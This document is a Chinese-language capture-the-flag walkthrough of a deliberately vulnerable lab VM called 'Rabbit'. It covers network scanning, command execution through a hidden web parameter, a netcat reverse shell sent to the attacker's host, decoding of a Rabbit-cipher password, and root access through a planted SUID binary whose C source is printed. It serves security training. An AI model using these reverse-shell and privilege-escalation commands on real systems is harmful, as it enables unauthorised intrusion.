一、信息收集

1.主机发现

```
┌──(root㉿kali)-[~]
└─# arp-scan -l
.......
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
.......
192.168.55.25   08:00:27:e1:7b:f0       PCS Systemtechnik GmbH
```

扫描结果表明，目标主机IP为 192.168.55.25。

2.端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.55.25 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-30 21:39 EDT
Nmap scan report for 192.168.55.25
Host is up (0.0019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title:
\xE6\xAC\xA2\xE8\xBF\x8E\xE6\x9D\xA5\xE5\x88\xB0X8@0E\xE7\x9A\x84\xE4\xB9\x90\xE
5\x9B\xAD
MAC Address: 08:00:27:E1:7B:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

开放了 **22 (SSH)**和**80 (HTTP)**端口。访问80端口，一个静态页面。

二、漏洞发现与初始访问

1.Web参数与RCE

根据提示找一下，查看80页面的源码，找到**/vuxe-xe**目录和**?xe**

```
    h1 {
      color: #333;
    }
    p {
      font-size: 18px;
      color: #555;
      /vuxe-xe
    }
    .card {
      margin: 20px auto;
      padding: 20px;
      width: 300px;
      background: #fff;
      border-radius: 12px;
      box-shadow: 0 4px 8px rgba(0,0,0,0.1);
    }
  </style>
</head>
<body>
  <h1>欢迎来到X8@0E的乐园</h1>
  <p>这只是一个简单的页面哦。</p>

  <div class="card">
    <h2>小卡片</h2>

    <p>再找找吧，万一找到了呢~</p>
  </div>

  <footer>
    <p>© 2025 X8@0E的站点</p>
  </footer>
</body>
</html>
<!--?xe-->
```

根据找到的**/vuxe-xe**用gobuster扫一下目录，发现了一个index.php是个空白页面

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.55.25/vuxe-xe -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -
x.php,.html,.txt,.xml
.......
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 0]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
........
```

再根据**?xe**参数发现存在远程代码执行（RCE）漏洞。

```
┌──(root㉿kali)-[~]
└─# curl http://192.168.55.25/vuxe-xe/index.php?xe=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

其实这里也可以不用扫目录直接访问即可

```
┌──(root㉿kali)-[~]
└─# curl http://192.168.55.25/vuxe-xe/?xe=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.获取 www-data Shell

本地监听

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

执行Payload:

```
curl http://192.168.55.25/vuxe-xe/index.php?xe=busybox+nc+192.168.55.10+1234+-e+/bin/bash
```

稳定shell

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

三、权限提升

第一条路

www-data ->alliy->root

1.www-data ->alliy

在 www-data shell中，查看 /home 目录发现存在用户alliy，还有一个README.txt，cat一下。

```
www-data@Rabbit:/home$ ls -al
total 16
drwxr-xr-x  3 root     root     4096 Aug 30 16:31 .
drwxr-xr-x 18 root     root     4096 Aug 30 16:01 ..
-rw-rw-r--  1 www-data www-data   85 Aug 30 16:31 README.txt
drwx------  2 alliy    alliy    4096 Aug 30 16:49 alliy
```

```
www-data@Rabbit:/home$ cat README.txt
Come and help the little rabbit!

ijmkaK4AAazW2huiiOe5ePz6e3pBhTsjHVRdZhZqHBM=

opt?
```

发现是以rabbit加密的base64编码，根据提示**opt?**，去opt目录看一下，有一个cipher.txt，cat一下。


```
www-data@Rabbit:/opt$ ls -al
total 16
drwxr-xr-x  3 root     root     4096 Aug 30 16:35 .
drwxr-xr-x 18 root     root     4096 Aug 30 16:01 ..
-rw-rw-r--  1 www-data www-data   46 Aug 30 16:31 cipher.txt
drwxrwxr-x  2 root     root     4096 Aug 30 16:35 xe
```

```
www-data@Rabbit:/opt$ cat cipher.txt
Padding: fourth
Key: MDAwMDAwMDM3MjYxOTAzOA==
```

根据**Padding: fourth**，没有明确指出padding，去找一下Rabbit解码网站：

```
https://www.toolhelper.cn/SymmetricEncryption/Rabbit
```

同时**Key: MDAwMDAwMDM3MjYxOTAzOA==**也是经过base64编码的，解码之后是0000000372619038



rabbit解密之后拿到一个密码：**Str0ng!xe_P@ss829**，再根据上面找到的alliy用户，登录到alliy用户。


```
www-data@Rabbit:/opt$ su alliy
Password: Str0ng!xe_P@ss829
alliy@Rabbit:/opt$ id
uid=1000(alliy) gid=1000(alliy) groups=1000(alliy)
```

2.alliy->root

通过find到了一个suid文件/usr/local/bin/system_xe

```
alliy@Rabbit:/opt$ find / -perm -u=s -type f 2>/dev/null
.........
/usr/local/bin/system_xe
```

查看/usr/local/bin/system_xe发现是要设置环境变量和进入相应的路径**/opt/xe**再执行程序



c源码

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {

    char *secret = getenv("SUID_SECRET");

    if (secret == NULL || strcmp(secret, "Xj3#9") != 0) {
        printf("Usage: Set SUID_SECRET environment variable\n");
        return 1;
    }


    char cwd[256];
    if (getcwd(cwd, sizeof(cwd)) != NULL) {
        if (strstr(cwd, "/opt/xe") == NULL) {
            return 1;
        }
    }

    setuid(0);
    char *args[] = {"/bin/bash", "-p", NULL};
    execve("/bin/bash", args, NULL);
```

```
    return 0;
}
```

设置环境变量->切换目录->执行->get root shell

```
alliy@Rabbit:/opt$ export SUID_SECRET="Xj3#9"
alliy@Rabbit:/opt$ cd xe
alliy@Rabbit:/opt/xe$ /usr/local/bin/system_xe
root@Rabbit:/opt/xe# id
uid=0(root) gid=1000(alliy) groups=1000(alliy)
```

第二条路

www-data->root

直接就是在www-data用户下找到suid文件/usr/local/bin/system_xe，设置环境变量，切换目录执行，get root shell

```
www-data@Rabbit:/opt$ export SUID_SECRET="Xj3#9"
www-data@Rabbit:/opt$ cd xe
www-data@Rabbit:/opt/xe$ /usr/local/bin/system_xe
root@Rabbit:/opt/xe# id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

读取flag

```
root@Rabbit:/opt/xe# cat /root/root.txt /home/alliy/user.txt
flag{root-GGGgratulat1ons_On_Th3_X_E!}
flag{user-COngratulat1ons_On_Th3_X_E!}
```

至此渗透测试结束